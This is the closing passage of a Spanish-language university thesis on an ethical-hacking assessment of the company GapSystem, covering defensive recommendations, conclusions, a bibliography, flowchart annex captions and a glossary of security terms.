A continuación se presentan las recomendaciones para solventar las vulnerabilidades encontradas dentro de la fase de explotación:

- Crear normas de seguridad para contraseñas, con una complejidad elevada como un mínimo de caracteres requeridos y un periodo de caducidad no mayor a 30 días.
- Habilitar logs de ingreso a los sistemas, así como de manejo de los equipos; por ejemplo, un log cuando un servidor se reinicia en donde se refleje el usuario que realizó el procedimiento.
- No permitir el acceso a cuentas de administrador, sino únicamente mediante consola.
- Instalar sistemas de prevención de intrusos, el cual examina el tráfico de la red de una manera más exhaustiva en busca de archivos que puedan ser maliciosos.
- Capacitar al personal de toda la empresa acerca de seguridad informática, para evitar que sean víctimas de ataques de ingeniería social. Para reducir al mínimo este riesgo también se debe bloquear el acceso a páginas web que no tengan relación con la organización.

7. CAPÍTULO 7: CONCLUSIONES Y RECOMENDACIONES

7.1. Conclusiones

- El hacking ético es de gran utilidad en el ámbito de la seguridad informática, ya que permitió encontrar vulnerabilidades a las que está expuesta la empresa y así poder corregirlas a tiempo.
- A través de las herramientas utilizadas en el proyecto se logró notar que no es necesario conocer todos los comandos de las herramientas, ya que la mayoría poseen interfaz gráfica que facilitan el uso de las mismas.
- Existe una gran cantidad de información publicada en Internet, a la cual es muy fácil acceder sin ningún tipo de restricción, ya que los propietarios de dichos datos la entregan al momento de registrarse en dominios, host, servicios públicos sin pensar que toda esta información es valiosa para los atacantes.
- Para un hacker ético es indispensable mantenerse actualizado sobre las diferentes herramientas y equipos al igual que sus seguridades.
- Para la realización de un hacking ético además de poseer habilidades técnicas, es decir, ejecución de comandos y aplicación de herramientas, se requiere conocimiento del aspecto legal para evitar infringir las leyes que regulan el ámbito de la informática.
- A través del análisis de las herramientas de Ethical hacking se concluyó que la mayoría de las herramientas estudiadas en este proyecto son software libre, por lo que están al alcance de cualquier persona que desee incursionar en el ámbito del hacking. Algunas de las herramientas poseen características adicionales, por las cuales se debe pagar, pero esto no es indispensable para que ésta cumpla con su fin.
- Seguir una metodología para cada fase del hacking ético es de gran utilidad para tener claro los pasos que se deben seguir y de una manera ordenada.

- A través de la realización del proyecto se puede concluir que Kali Linux es el sistema operativo más útil y completo en el campo de seguridad informática y test de penetración, ya que es un sistema especializado en este ámbito y posee una gran cantidad de herramientas que facilitan una auditoría informática.
- Después de un análisis de la situación actual de la empresa GapSystem se pudo determinar que la misma no posee varias políticas de seguridad informática dejando expuesta de cierto modo a la empresa.
- Al ejecutar las herramientas de cada fase del Ethical Hacking, se logró encontrar diferentes tipos de vulnerabilidades en la red de la empresa, sobre todo con respecto a puertos de red abiertos que son la principal puerta de ingreso para un cracker.
- Las vulnerabilidades encontradas dentro de cada fase se detallaron en un informe ejecutivo que presenta las diferentes recomendaciones que se deben tomar para mejorar la seguridad informática de la empresa.

7.2. Recomendaciones

- Es recomendable incluir dentro del plan de estudio de la escuela de sistemas de la Pontificia Universidad Católica del Ecuador una asignatura dedicada a la seguridad de la información para que todos los futuros profesionales de esta rama tengan conocimiento sobre el tema.
- Las empresas deben mantener políticas de seguridad con altos estándares y actualizadas de acuerdo al avance tecnológico. Por ejemplo, las contraseñas son el mecanismo de autenticación más utilizado actualmente por lo que es importante definir políticas específicas para establecer contraseñas.
- Se debe realizar periódicamente capacitaciones sobre seguridad informática a todos los empleados de una organización para reducir el riesgo de ser atacados. Es importante informar sobre ataques de ingeniería social, ya que es una de las metodologías más utilizadas por los atacantes.

- Se recomienda a los ejecutivos de las organizaciones publicar en Internet solamente información que sea necesaria y que no brinde datos más allá de los solicitados por las entidades.
- El acceso a la información dentro de las empresas debe ser para usuarios autorizados, ya que la información es el activo más valioso que posee una organización.
- Es recomendable que las empresas realicen análisis de sus vulnerabilidades de forma periódica para corregir problemas de seguridad.
- Se recomienda a la facultad de Ingeniería, Escuela de Sistemas de la PUCE crear un club de hacking ético, que permita a los estudiantes conocer herramientas e involucrarse en el mundo de la seguridad informática.
- Es importante que la materia de ética que se toma dentro del plan de estudios de la PUCE se enfoque también en ética profesional, la cual abarcaría temas de valores que deben tener los estudiantes como futuros profesionales dentro de las organizaciones que cada uno se desenvuelva.

7.3. Bibliografía


- Adastra. (2011). The Hacker Way.
- Anonymous. (2003). Using ethical hacking. Canada: Carswell Publishing.
- Arboledas, D. (2014). BackTrack 5 Hacking de redes inalámbricas. Madrid: RA-MA.
- Astudillo, K. (2013). Hacking Etico 101.
- Borghello, C. F. (s.f.). Segu Info. Recuperado el 14 de enero de 2016, de http://www.segu-info.com.ar/acerca.htm
- Cristalino, G. (7 de 4 de 2013). Seguridad Informática. Recuperado el 17 de 2 de 2016, de http://seguridadinformatica4b.blogspot.com/2013/04/sombrero-negro.html

- Curbelo, A. (20 de 4 de 2012). Expresión Binaria. Recuperado el 17 de 2 de 2016, de http://www.expresionbinaria.com/hacking-etico-sus-claroscuros-implicaciones-y-beneficios/
- E-DUCATIVA CATEDU. (s.f.). Obtenido de http://e-ducativa.catedu.es/
- Firtman, S. (2005). Seguridad Informática. Buenos Aires: MP Ediciones.
- Hack Story. (2014). Hack Story. Obtenido de http://hackstory.net/Ingenier%C3%ADa_social
- Lyon, G. (s.f.). NMAP.ORG. Recuperado el 11 de febrero de 2016, de https://nmap.org/man/es/man-port-scanning-basics.html
- Marañón, G. Á., & García, P. P. (2004). Seguridad informática para empresas y particulares. Madrid: McGraw-Hill.
- PCEL. (2014). PCEL. Obtenido de https://pcel.com/Hewlett-Packard-WZ460LA-69145
- Pérez, I. (2014). welivesecurity. Obtenido de http://www.welivesecurity.com/la-es/2014/02/19/maltego-herramienta-muestra-tan-expuesto-estas-internet/
- Plata, A. R. (22 de Octubre de 2010). Seguridad de la Información/UNAM-CERT. Obtenido de http://www.seguridad.unam.mx/descarga.dsc?arch=2776
- Santos, J. C. (2010). Seguridad Informática. Madrid: RA-MA.
- Vieites, Á. G. (2007). Enciclopedia de la Seguridad Informática. Madrid: RA-MA.

ANEXOS

1. DIAGRAMA DE FLUJO HACKING ÉTICO


Para una mayor comprensión del procedimiento realizado de hacking ético, a continuación se presenta un diagrama de flujo en el que se encuentran los pasos realizados a nivel general del proceso.



Anexo 1 Diagrama 1.1 Diagrama de flujo Hacking ético (Haro y Parra, 2016)

2. DIAGRAMA DE FLUJO FASE DE RECONOCIMIENTO


El siguiente diagrama detalla los pasos realizados para la primera fase del hacking ético, la cual es reconocimiento. Se presentan las herramientas utilizadas dentro del procedimiento, así como las decisiones a tomar en algunos de los pasos.



Anexo 2 Diagrama 2.1 Diagrama de flujo Fase de Reconocimiento (Haro y Parra, 2016)

3. DIAGRAMA DE FLUJO FASE DE ESCANEO Y ENUMERACIÓN


En el siguiente diagrama se presenta la fase de escaneo y enumeración, las dos fases se las realizó en un diagrama tomando en cuenta que la enumeración es una subfase de escaneo. De igual manera se presentan los pasos realizados para estas fases con las herramientas utilizadas y decisiones para algunos de los pasos.



Anexo 3 Diagrama 3.1 Diagrama de flujo Fase de Escaneo y Enumeración (Haro y Parra, 2016)

4. DIAGRAMA DE FLUJO FASE DE EXPLOTACIÓN

Por último, se presenta un diagrama de flujo sobre la última fase del hacking la cual es explotación. Se detallan los pasos realizados para la clonación de la página web y control del ordenador, que fue lo que se realizó en esta fase.



Anexo 4 Diagrama 4.1 Diagrama de flujo Fase de Explotación (Haro y Parra, 2016)

5. GLOSARIO

- **Crackers:** Son conocidos como los "Vándalos informáticos", tiene que ver con personas con conocimientos informáticos avanzados para invadir sistemas, descifrar contraseñas, realizar encriptación con el fin de obtener dinero al robar información relevante.

- **Hacker:** Son personas con conocimientos avanzados en informática que utilizan los mismos para intentar vulnerar sistemas o redes. Las penetraciones que realizan los hackers por lo general son sin fines de lucro y más con fines de curiosidad informática.

- **Ética:** Ciencia dedicada al estudio de la conducta humana y la moral para analizar los comportamientos de una persona ante un evento de decisión.

- **Hardware:** hace referencia a los aspectos físicos o materiales que conforman un sistema informático.

- **Software:** Hace referencia al conjunto de operaciones, procesos, instrucciones o algoritmos que determinado programa debe seguir para la ejecución de distintas tareas dentro de un computador.

- **Troyano:** hace referencia a un virus o software malicioso oculto dentro de un proceso informático o software de computador que permite al creador una puerta trasera para realizar una conexión remota con el equipo infectado.

- **Exploit:** es una pieza de software, fragmento de datos o secuencia de comandos y/o acciones, utilizada con el fin de aprovechar una vulnerabilidad de seguridad de un sistema de información.

- **Login:** Proceso que hace referencia al control de acceso a un sistema informático ya sea mediante contraseñas o detección biométrica de huellas digitales o retina.

- **PenTest:** procesos y técnicas de evaluación de seguridad de las redes informáticas o sistemas de computación de una empresa.

- **URL:** corresponde a "Uniform Resource Locator". Es conocido por ser la ruta ubicada en la barra de navegación de los navegadores web es utilizada para nombrar y ubicar de forma precisa recursos dentro de internet.

- **Link:** enlace electrónico que permite la redirección hacia otro documento dentro o fuera del mismo documento o hacia otro recurso electrónico.

- **PDF:** corresponde a “Portable Document Format”. Es un formato portátil o extensión que utilizan los documentos digitales.

- **IP:** corresponde a “Internet Protocol”. Es una secuencia de números únicos que identifican de manera lógica y jerárquica a un computador conectada a la red.

- **DNS:** corresponde a “Domain Name System”. Es un sistema de nomenclatura encargado de ofrecer acceso a los sitios web mediante la traducción de nombres de dominio a dirección IP y viceversa.

- **Cache:** hace referencia a la memoria virtual creada para almacenar temporalmente los datos procesados en un determinado tiempo dentro de la pc.

- **ISP:** Proveedor de servicios de Internet, es un servicio que permite conectarse a Internet, en la mayoría de casos pagado.

- **TCP:** corresponde a “Transmission Control Protocol”. Es un protocolo de internet que sirve como base principal para el enlace de computadoras independientemente de su sistema operativo, este es un protocolo orientado a la conexión con internet.

- **UDP:** corresponde a “User Datagram Protocol”. Es un protocolo de transferencia de archivos similar a TCP con la diferencia de que este está orientado a la transferencia sin conexión.

- **Firewall:** hace referencia a un software informático que ayuda a filtrar o gestionar todo el tráfico entrante o saliente, desde internet o hacia internet respectivamente.

- **Open-Source:** es un software informático distribuido y desarrollado libremente. Estos softwares permiten modificaciones de cualquier tipo gracias a que su código fuente es accesible al usuario.

- **Consola MSF**: interfaz de la herramienta metaexploit.

- **Framework:** esquema o esqueleto que sirve como plantilla o ayuda para la implementación de una aplicación.

- **Enumeración:** escaneo más profundo mediante el cual se obtiene información adicional como cuentas de usuarios, grupos, procesos, etc.